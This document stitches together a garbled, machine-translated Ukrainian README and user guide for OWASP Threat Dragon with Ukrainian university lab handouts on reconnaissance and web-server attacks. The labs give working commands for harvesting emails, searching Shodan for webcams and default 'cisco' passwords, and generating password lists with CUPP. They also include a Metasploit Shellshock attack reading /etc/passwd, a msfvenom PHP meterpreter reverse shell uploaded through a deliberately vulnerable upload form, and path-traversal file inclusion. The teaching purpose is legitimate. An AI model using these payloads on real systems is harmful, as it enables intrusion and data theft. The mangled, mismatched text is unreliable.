Після багатьох років, використовуючи AngularJS і JointJS, Threat Dragon є migration development to Vue and antv/g6 drawing library. Ця версія буде виконана останнім часом в 2022 році, повністю буде використана найвища версія Threat Dragon 1.x.

Installing version 2.x

Install git and node.js

which includes the node package manager npm - and then Install pnpm

Щоб отримати код навколишнього середовища, натисніть target directory and use command

git clone https://github.com/owasp/threat-dragon.git

Це додавання коду в threat-dragon directory і application code є в двох sub-folders, один для back-end application (td.server) і один для front-end (td.vue).

Pnpm (rather than npm) is used to install from the top directory of the project : pnpm install

Environment variables

Threat Dragon використовує GitHub до магазину трьох моделей, так що ви повинні йти до вашого GitHub аккаунт і зареєструвати його як GitHub application. There is a step by step guide on how to do this.

Ви будете надавати інші умови навколишнього середовища, після наступного документації на це.

Після керування Threat Dragon locally front-end to server communication буде потрібна потреба в тому, що HTTP ще один не HTTPS. Специфікація цього параметра, що використовується, SERVER_API_PROTOCOL=http в файлі dotenv або в командній лінії.

Run the application

При керуванні на Windows, і при розробці, front-end і back-end може бути встановлений окремо в "перемиканні" режиму використання повідомлень : pnpm dev:server and pnpm dev:vue. Крім того, якщо керувати Linux або MacOS, натисніть на back-end server і front-end application з top directory using : pnpm start.

З front front and back end running, access with a browser at http://localhost:8080/

Stop the application

Якщо ви використовуєте pnpm start, stop both back-end server і front-end application з top directory with command pnpm stop. Іншийперевірка з вашого сервера і front-end.

Docker (local build)

Для виконання Threat Dragon в докер container, перша configuration your environment using dotenv and run from the top directory of the project:

docker build -t owasp-threat-dragon:dev .

docker run -it --rm -p 8080:3000 -v $(pwd)/.env:/app/.env owasp-threat-dragon:dev

За допомогою http port 8080 і accessing Threat Dragon на http://localhost:8080/.

Docker (від dockerhub)

Threat Dragon maintains docker images within OWASP організації області на Dockerhub. Each release is tagged as v{major}.{minor}.{patch}, eg v1.6.0: docker pull owasp/threat-dragon:v1.6.0

Щоб не використати останній tag (який є наведений нижче), він може бути розроблений для виконання.

Крім того, ви можете використовувати стійкий tag, який буде завжди бути останнім офіційним можливим:

docker pull threatdragon/owasp-threat-dragon:stable

docker run -it --rm -p 8080:3000 -v $(pwd)/.env:/app/.env threatdragon/owasp-threat-dragon:stable

Розглядаєте, що ви використовуєте http port 8080 і використовуйте Threat Dragon на http://localhost:8080/.

Contributing

Pull requests, feature requests, bug reports and feedback of any kind are very welcome, please refer to page for contributors.

Там є деякі розробники, щоб помітити, що get started with this project. Ви робите, щоб керувати тестом coverage відносно високо, так що потрібні спроби до update tests у ваших пальних запитах.

Vulnerability disclosure

Якщо ви впевнені, що у цьому проекті досить багато років ви знаєте ASAP і ми будемо визначати його як priority. Для надійної дискусії, натисніть на медичну політику.

OWASP Threat Dragon є модифікаційний інструмент, який використовується для створення трьох моделей diagrams як частина з розвитку розвитку lifecycle. Threat Dragon follows the values and principles of the threat modeling manifesto. Вона може бути використана для запису можливих застережень і вирішується на своїх mitigations, як добре, щоб вести visual visual indication з трьох моделей компонентів і трьох зон. Threat Dragon runs either як web application або as desktop application.

Threat Dragon supports STRIDE / LINDDUN / CIA, дає змогу modeling diagrams and implements rule engine to auto-generate threats and their mitigations.

Використовуйте документацію, щоб отримати, пов'язане з записом Mike Goodwin, що веде lightning demo протягом OWASP Open Security Summit в June 2020.

Введення в Threat Dragon виконано з OWASP Spotlight series, і Threat Modeling Gamification seminar by Vlad Styran shows як використовувати Threat Dragon може зробити Threat modeling fun.

Моделювання загроз широко вважається потужним способом убудувати захист у дизайн додатків на ранніх стадіях безпечного життєвого циклу розробки. У найкращому вигляді він особливо корисний для:

Забезпечення глибокої оборони

Встановлення узгоджених шаблонів безпеки в програмі

Очищення вимог безпеки та історій користувачів

OWASP Threat Dragon надає безкоштовну програму моделювання загроз із відкритим кодом для команд, які впроваджують підхід STRIDE. Його також можна використовувати для класифікації загроз за допомогою LINDDUN і CIA. Основні напрямки роботи інструменту:

Чудовий UX - використання Threat Dragon має бути простим, привабливим і веселим

Потужний механізм правил загроз/пом'якшення – це знижує бар'єр для входу в команди та дозволяє неспеціалістам робити свій внесок

Точки інтеграції з іншими інструментами життєвого циклу розробки. У разі реалізації це гарантує, що моделі легко включатимуться в життєвий цикл розробки та залишатимуться актуальними в міру розвитку проекту.

Завантаження настільного додатка

Наступні інстальовані версії доступні для завантаження з GitHub :

- Windows (64 біт)
- MacOS
- Linux

Поточні версії настільної програми не підписані кодом. Це означає, що ви можете отримати попередження, коли спробуєте встановити його в Windows. Це також означає, що програма не буде автоматично оновлюватися на жодній з платформ. Це буде виправлено в майбутньому випуску.

Починаємо

Створення нової моделі

Веб-додаток

Веб-варіант Threat Dragon зберігає свої моделі загроз у ваших сховищах GitHub. Це робиться для того, щоб моделі могли бути близькими до коду, який вони моделюють. Майбутні версії забезпечуватимуть глибшу інтеграцію, тому слідкуйте за цим простором, але поки що, коли ви вперше входите в Threat Dragon і переходите на https://threatdragon.org , ви побачите сторінку привітання. Щоб розпочати роботу зі своєю моделлю загроз, натисніть або торкніться

Потім вам буде запропоновано список ваших сховищ GitHub. Виберіть ту, де ви хочете зберігати свою нову модель. Якщо у вас більше 30 сховищ, вам, можливо, доведеться перегортати їх, поки ви не знайдете те, що вам потрібно. Після вибору цільового репо вам буде запропоновано вибрати гілку. Знову ж таки, якщо у вас більше 30 відділень, вам може знадобитися сторінка. Коли ви виберете гілку, ви перейдете на сторінку редагування моделі загроз, де ви зможете ввести загальну інформацію про свою модель.

Настільний додаток

Настільний варіант Threat Dragon зберігає свої моделі загроз у вашій локальній файловій системі. Щоб розпочати роботу зі своєю моделлю загроз, натисніть або торкніться

Після цього ви потрапите прямо на сторінку редагування моделі загроз, де зможете ввести загальну інформацію про свою модель.

Сторінка редагування моделі загроз

Поле « **Заголовок** » обов'язкове. Усе інше є необов'язковим, але надає контекст для вашої моделі. Це може бути корисним, якщо в майбутньому комусь доведеться вибрати модель. Хоча лише поле **Title** є обов'язковим, ваша модель буде марною без **діаграм** . Додайте діаграми до своєї моделі, клацаючи або торкаючись

Додати нову схему...

Назвіть свою діаграму, а потім натисніть або торкніться « **Додати »** , щоб підтвердити, або **«Скасувати»** , якщо ви передумали

Your cool r Додати Скасувати

На цьому етапі ви просто перераховуєте діаграми та називаєте їх. Ви додаєте все в діаграма елементів пізніше .

Після введення всіх потрібних даних натисніть або торкніться **Зберегти** . Ви також можете « **Скасувати** », щоб вийти без збереження, або **«Перезавантажити »,** щоб скасувати будь-які зміни та повернутися до останнього збереження.

Скасувати Перезавантажити Зберегти

У веб-варіанті Threat Dragon моделі зберігаються у вибраній гілці за таким шляхом, як ThreatDragonModels/[назва моделі]/[назва моделі].json . Подивіться на приклад демонстраційної моделі загроз . Через це, якщо ви зміните назву своєї моделі, стару модель буде видалено в GitHub і замінено на нову модель. Це робить **ні** застосувати до в робочий стіл варіант .

Щиро вітаю! Ви зробили основи. Наступний крок... позначення вашої системи на схемі.

Завантаження демонстраційної моделі

Якщо вам цікаво, з чого почати, ви можете завантажити зразок моделі загроз. Натисніть або торкніться на сторінці привітання, щоб завантажити зразок

Це повинно дати вам деякі ідеї щодо того, як почати роботу з вашою власною моделлю. Це працює для обидва в Інтернет і робочий стіл варіанти .

Відкриття існуючої моделі

Веб-додаток

Якщо у вас є сховище, у якому вже є моделі загроз, ви можете відкрити їх, клацнувши або торкнувшись

Потім ви зможете вибрати репо та гілку, і, нарешті, ви зможете вибрати зі списку моделей.

Настільний додаток

Якщо у вас є існуючий файл моделі, збережений локально, ви можете відкрити його, клацнувши або торкнувшись

Після цього ви зможете знайти файл моделі в локальній файловій системі та відкрити його.

Це повинно дати вам деякі ідеї щодо того, як почати роботу з вашою власною моделлю. Це працює для обидва в Інтернет і робочий стіл варіанти .

Звіт про модель загроз

У перегляді деталей моделі загроз ви можете побачити підсумковий звіт вашої моделі з переліком діаграм, елементів і загроз. Клацніть у нижньому правому куті сторінки

звіт

Ви можете налаштувати звіт, щоб відобразити або приховати

- з _ сфера застосування модель елементів
- Пом'якшено погрози
- Загроза модель діаграми

У настільному варіанті Threat Dragon ви можете роздрукувати звіт або зберегти його у форматі PDF. У веб-версії ви можете роздрукувати звіт, а потім у більшості браузерів діалогове вікно друку дозволить вам зберегти звіт у форматі PDF.

Діаграми моделей загроз

Назва діаграми

Щоб змінити назву діаграми, клацніть або торкніться піктограми у верхньому правому куті редактора діаграм. Після редагування торкніться або клацніть

щоб зберегти зміни, або

щоб скасувати та відхилити зміни.

Процеси, сховища даних і актори


Додайте елементи моделі до діаграми, клацнувши або торкнувшись відповідної фігури на трафареті ліворуч у редакторі діаграм. Після додавання їх можна вибрати, клацнувши їх, щоб переглянути їхні властивості та загрози, і перетягнути їх по діаграмі. щоб видалити елемент, спочатку виділіть його, а потім клацніть червоний значок у верхньому лівому куті елемента...

Потоки даних і межі довіри


Потоки даних і межі довіри можна додати до діаграми, клацнувши їх форму на трафареті в лівій частині редактора діаграм. Після додавання їх кінці можна перетягувати по схемі. Щоб підключити кінець потоку даних до процесу, сховища даних або актора, ви можете перетягнути один із його кінців на елемент.

Простіший спосіб відобразити потоки даних між елементами — вибрати свій перший елемент, а потім натиснути сірий інструмент посилання поруч із червоним інструментом видалення у верхньому правому куті вибраного елемента. Інструмент посилання стане зеленим. Потім, коли ви клацаєте інший елемент, буде створено новий потік даних, який зв’язує перший елемент із другим.


Додаткові вершини можна додати, клацнувши в певній точці лінії. Ці нові вершини також можна перетягувати, щоб позиціонувати потік даних або межу довіри. Вершини можна видалити, натиснувши інструмент видалення, який з’являється, коли ви наводите мишу біля вершини.



Потік даних можна вибрати, клацнувши інструмент « **Параметри посилання** », який з’являється, коли навести курсор миші на посилання. Після вибору ви можете змінити його властивості або додати до нього загрози. Межі довіри не може бути вибрано .




Потоки даних і межі довіри можна видалити, натиснувши червоний інструмент видалення, який з’являється, коли ви наводите на них мишу.



Елементи поза областю


Процеси, сховища даних, актори та потоки даних можна позначити як поза областю. Ви можете використовувати це для елементів, які потрібні, щоб допомогти діаграмі мати сенс, але для яких ви не зацікавлені у створенні загроз. Щоб допомогти рецензентам (і як нагадування для вас у

майбутньому), ви можете вказати причину, чому елементи було позначено поза областю. Генерація загроз вимкнена для цих елементів. Елементи поза межами позначаються на схемах пунктирними лініями:



Елементи з відкритими загрозами

Процеси, сховища даних, суб’єкти та потоки даних, які мають відкриті (непогашені) загрози, виділені червоним кольором, щоб ви знали, на чому зосередити свою увагу:



Панель інструментів редагування

Панель інструментів на сторінці редагування діаграм підтримує деякі загальні функції діаграм:

Вмикає/вимикає лінії сітки. Коли лінії сітки ввімкнено, елементи прив’язуються до них для більш акуратних моделей.

Скасування редагування та повернення до перегляду деталей моделі загрози.

Очищає всі елементи моделі.

Перезавантажує діаграму з останнього збереження, скасовуючи всі зміни.

Створює загрози для вибраного елемента за допомогою механізму створення правил створення загроз.

Дублює вибраний елемент як новий елемент.

Зберігає модель загрози в локальному сховищі браузера.

Властивості елемента

Щоб змінити властивості елемента моделі, спочатку виділіть його. Властивості елемента показано в правій частині редактора діаграм. У майбутній версії Threat Dragon ці властивості використовуватимуться механізмом генерації загроз, щоб пропонувати загрози та засоби пом'якшення для вашої моделі.

Додавання та редагування загроз

Щоб додати загрози до елементів вашої діаграми, виберіть елемент і торкніться або клацніть **Редагувати загрози** в лівій частині редактора діаграм. Це згорне трафарет елемента моделі та покаже загрози для вибраного елемента. Щоб додати нову загрозу, натисніть або натисніть

Додати нову загрозу...

Введіть деталі вашої загрози в діалоговому вікні загрози. Назва та **тип загрози STRIDE є** обов'язковими. Коли ви закінчите, натисніть « **Зберегти »,** і ваша нова загроза має з'явитися. Для редагування це знову торкніться _ або натисніть його назва .

ПРАКТИЧНА РОБОТА №3 ПАСИВНИЙ ЗБІР ІНФОРМАЦІЇ.

Мета роботи: вивчення методів пасивного збору інформації про веб сервери. **Час проведення**: 2 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Вивчення програмного забезпечення для пасивного збору інформації про сайти в мережі Інтернет.

Література:

Основна література.

5. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.

6. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.

7. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.

8. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https: //netcraft.com

План проведення заняття:

Збір інформації про веб-сайти

HTTrack – програма для створення копій веб-сайтів. Створити копію веб-сайту webscantest.com. Для цього запустити

#httrack http://www.webscantest.com -O /tmp/webscantest

Передивитись зміст каталогу **/tmp/webscantest**

#ls /tmp/webscantest

Netcraft – надає результати аналізу веб-серверів та веб-сайтів, та статистику використання ПЗ для веб-серверів у світі. Зайти на сайт **netcraft.com**, у полі «What's that site running?» ввести адресу домену або сайту (наприклад: kpi.ua, osce.org). Якщо у цьому домені є декілька веб-сайтів, буде відображено їх перелік. Передивитись інформацію про сайт (site report). У звіті в частині «Hosting History» знайти інформацію про IP-адреси, на яких було розміщено сайт, операційну систему та версію веб-серверу, що використовувались.

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.222	Linux	Apache	29-Nov-2015
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.200	Linux	Apache	30-Apr-2014
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.22	Linux	Apache/2.2.16 Debian	29-Apr-2013
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	Apache/2.2.16 Debian	31-Oct-2012
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	Apache/2.2.9 Debian PHP/5.2.6-1lenny9 with Suhosin-Patch	13-May-2011
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	nginx/0.7.65	28-Jun-2010
Association of users of Ukrainian Research Academic Network URAN	77.47.133.2	Linux	Apache	31-Oct-2009

Archive.org – сервіс, що зберігає архіви веб-сайтів. Відкрити у браузері http://archive.org, вказати адресу сайту, наприклад, http://osce.org, потім обрати, на яку саме дату у минулому потрібно відобразити вигляд веб-сторінки.

Збір інформації за допомогою Google

Можна використовувати оператори google для пошуку та google dorks (**https://exploit-db.com/google-dorks**).

Виконати пошук посилань на адміністративні частини веб-сайтів, що використовують Wordpress, у домені kiev.ua. Для цього у рядку пошуку google ввести: inurl:wp-admin site:kiev.ua

theharvester – інструмент для збору облікових записів електронної пошти, імен користувачів, вузлів та субдоменів.

На віртуальній машині з Kali Linux запустити

#theharvester -d kpi.ua -b google

#theharvester -d kpi.ua -b linkedin

#theharvester -d kpi.ua -b twitter

metagoofil – інструмент, який використовує Google Search для отримання метаданих з документів, посилання на які є у цільовому домені. Виконати:

#metagoofil -d kpi.ua -t doc,pdf -l 200 -n 10 -o kpiua-files -f results.html

Збір інформації за допомогою Whois

Отримати дані про реєстратора та власника домену. Виконати

#whois kpi.ua

Збір інформації DNS

Команда **host** призначена для простого пошуку у DNS. Виконати

#host kpi.ua

#host 77.47.133.222

Опція **–l** призначена для отримання всіх записів у домені. Працює у випадках, якщо трансфер зони дозволений у налаштуваннях DNS сервера.

#host –l zonetransfer.me

Більш розгорнуту інформацію можна отримати за допомогою dig. Наприклад:

#dig mns.gov.ua

#dig mns.gov.ua any (усі типи записів, що належать до домену mns.gov.ua)

#dig @nsztm2.digi.ninja zonetransfer.me axfr

(трансфер зони zonetransfer.me. Після @ треба вказати адресу або ім'я DNS-сервера. Працює, якщо це дозволено у налаштуваннях DNS сервера)

Збір інформації про мережу

traceroute - програма, що призначена для визначення маршруту до вказаного вузла в мережі. Приклад використання

#traceroute kpi.ua (маршрут до вузла, використовує UDP)


#tracertoute -I kpi.ua (з використанням ICMP)

Збір інформації про вузли та мережеві пристрої за допомогою shodan

У браузері відкрити https://shodan.io. Знайти

- принт-сервери d-link (ввести у рядок пошуку **d-link print**)
- хости та мережеві пристрої, які відносяться до домену kpi.ua (ввести у рядок пошуку **kpi.ua**)
- веб-камери (**https://webcambrowser.shodan.io/**)

У рядку пошуку можна вказати інформацію, яка має бути присутня у банері. Ввести, наприклад, IPCamera_Logo



Спробувати пошук за запитом **with the password "cisco".**

Побудова та аналіз зв'язків між частинами отриманої інформації

Maltego – це інструмент, призначений для побудови та аналізу зв'язків між різними об'єктам та суб'єктами, наприклад людьми, компаніями, веб-сайтами, доменами, IP- адресами та ін. Має графічний інтерфейс. Використовуючи графічний інтерфейс, у Kali Linux вибрати **Applications -> Information Gathering –> Maltego**. При першому запуску потрібно зареєструватись (ввести дійсну адресу електронної пошти, отримати листа і підтвердити реєстрацію).

У діалоговому вікні **Start a machine** вибрати Footprint L3, натиснути **Next** ввести цільовий домен (наприклад, mvs.gov.ua, kpi.ua чи інший). Переглянути результат.

Common User Password Profile (CUPP) – генерує базу паролів, спираючись на введену інформацію про користувача (ім'я, прізвище, дата народження) для подальшого застосування в якості словника для підбору пароля

git clone https://github.com/Mebus/cupp.git

python cupp.py –i

Збір інформації за заголовками електронної пошти

Взяти заголовки електронного листа, звернути увагу на поля Received, From,

Return-Path, Reply-To, Date, X-Mailer. Ввести заголовки у форму за посиланнями

https://toolbox.googleapps.com/apps/messageheader/

https://tools.spamexperts.com/email/headers

Порівняти результати ручного та автоматичного аналізу.

ПРАКТИЧНА РОБОТА №4 БЕЗПЕКА ВЕБ-СЕРВЕРІВ ТА ВЕБ-ЗАСТОСУВАНЬ.

Мета роботи: вивчення принципів захисту веб-серверів та веб-застосувань. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Вивчення програмного забезпечення для дослідження вразливостей веб-серверів.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https://owasp.org/www-community/Threat_Modeling
2. https://mike-goodwin.github.io/owasp-threat-dragon/#getting-started

План проведення заняття:

ПЗ для дослідження вразливостей веб-сервера

Просканувати на вразливості

nikto –h 10.1.X.5

w3af – сканер вразливостей веб-сервера з графічним інтерфейсом.

Запустити сканер, вказати URL http://10.1.1.5

Атаки на паролі

ssh

Використовуючи інструменти для підбору паролів до сервісу SSH, спробувати отримати доступ до системи.

http auth

Використовуючи інструменті для підбору паролів, спробувати отримати доступ до частин сайту з обмеженим доступом, які потребують аутентифікації клієнта.

Використання вразливостей у ПЗ ОС та веб-сервера

На віртуальній машині з адресою 10.1.X.6 встановлено CentOS 6.0 та веб-сервер apache httpd версії 2.2.15. За посиланням http://10.1.X.6/test.cgi розміщений скрипт, що виводить повідомлення. Скористатися тим, що критичні оновлення не встановлено (зокрема, для усунення вразливостей у командному інтерпретаторі). Запустити на віртуальній машині з Kali Linux

#msfconsole

Виконати пошук відповідних модулів

msf >search apache

Спробувати використати модуль, який перевіряє наявність та використовує вразливість у bash, при виконанні сервером скрипта cgi

msf > use auxiliary/scanner/http/apache_mod_cgi_bash_env

Переглянути можливі параметри модуля:

msf auxiliary(apache_mod_cgi_bash_env) > show options

Налаштувати:

msf auxiliary(apache_mod_cgi_bash_env)>set RHOSTS 10.1.X.6

msf auxiliary(apache_mod_cgi_bash_env)>set TARGETURI /cgi-bin/test.cgi

msf auxiliary(apache_mod_cgi_bash_env) > set CMD /usr/bin/id

Запустити

msf auxiliary(apache_mod_cgi_bash_env) >run

Буде виконана команда **id.**

```
msf auxiliary(apache_mod_cgi_bash_env) > run

[+] 10.1.1.6:80 - uid=48(apache) gid=48(apache) groups=48(apache) cont
ext=unconfined_u:system_r:httpd_sys_script_t:s0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(apache_mod_cgi_bash_env) >
```

Спробуємо замінити команду на іншу, наприклад, отримаємо зміст файлу /etc/passwd

>set CMD /bin/cat /etc/passwd

>run

Команди виконуються з правами користувача, під яким запущено веб-сервер apache.

Завдання

Усунути вразливість, не змінюючи файлу test.cgi на веб-сервері.

Завантаження та виконання довільних файлів (File uploads)

Розглянути просту форму завантаження файлу та код на мові php, який зберігає файл на сервері у каталозі upload.

http://10.1.X.5/labweb/uploadform.html

```
<html>
<body>
   <form method=POST action="upload.php" enctype="multipart/form-data">
      <input type="file" name="newfile" /><br>
      <input type="submit">
   </form>
</body>
</html>
<?php
   if(isset($_FILES['newfile'])){
      $file_name=$_FILES['newfile']['name'];
      $tmp_name=$_FILES['newfile']['tmp_name'];
      if(move_uploaded_file($tmp_name, 'uploads/'.$file_name)){
         echo 'file uploaded. You cant download it here:<br>';
         echo '<a href="uploads/'.$file_name.'">uploads/'.$file_name.'</a>';
      }
```

```
        else{
            echo 'error';
        }
    }
?>
```

Бачимо, що формат та зміст файлу не перевіряється, файл переноситься до каталогу uploads та зберігається під тим же ім’ям, що й оригінальний файл на комп’ютер клієнта. Для скачування надається посилання, яке вказує безпосередньо на файл.

Спробувати завантажити на сервер довільний файл (наприклад, зображення) та скачати його з сервера.

Зловмисник може завантажити на сервер свій скрипт на php, та відкрити посилання для скачування файлу. Але тому що це файл .php, у відповідності з налаштуваннями веб-серверу він буде не скачуватись, а виконуватись на сервері.

Створити файл evilscript.php з таким кодом

```
<?php
echo "hello";
?>
```

Та завантажити його на веб-сервер за допомогою форми.

Відкрити посилання http://10.1.X.5/labweb/uploads/evilscript.php

Побачити, що замість скачування файла з кодом виводиться текст «hello».

У скрипті замість вивода тексту можна вставити код, призначений для виконання на сервері потрібних зловмиснику дій.

На віртуальній машині з Kali Linux створити за допомогою msfvenom код, що надає оболонку meterpreter на цільовому сервері.

```
#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.1.X.2 LPORT=4444 > /tmp/evilscript2.php
```

Запустити

```
#msfconsole
msf>use exploit/multi/handler
msf exploit(handler)>set PAYLOAD php/meterpreter/reverse_tcp
msf exploit(handler)>set LHOST 10.1.X.2
msf exploit(handler)>set LPORT 4444
msf exploit(handler)>exploit
```

Завантажити evilscript2.php на вебсервер за допомогою форми, перейти за посиланням для скачування файлу. Отримати доступ до оболонки meterpreterна цільовому сервері.

Включення локальних файлів (Local File Inclusion)

Розглянути код скрипта lfi.php

```
<?php
   if(isset($_GET['page'])){
      $page=$_GET['page'];
      include("pages/".$page);
   }
   else {
     echo "Start page.<br>Please select a page: ";
     echo "<a href=?page=first.php>first page</a> ";
       echo "<a href=?page=second.php>second page</a> ";
     echo "<a href=?page=third.php>third page</a> ";
   }
?>
```

Цей скрипт виводить сторінку, яку запитує користувач (вона передається у параметрі GET['page']), або перелік запропонованих сторінок, якщо цей параметр не задано. Сторінки являють собою php-файли, та зберігаються у каталозі pages. Зловмисник може скористатися тим, що значення параметра не перевіряється на коректність, та передати: **../../../../../etc/passwd**.

Відкрити посилання

http://10.1.X.5/labweb/lfi.php?page=../../../../../etc/passwd

Буде виведено зміст файлу /etc/passwd

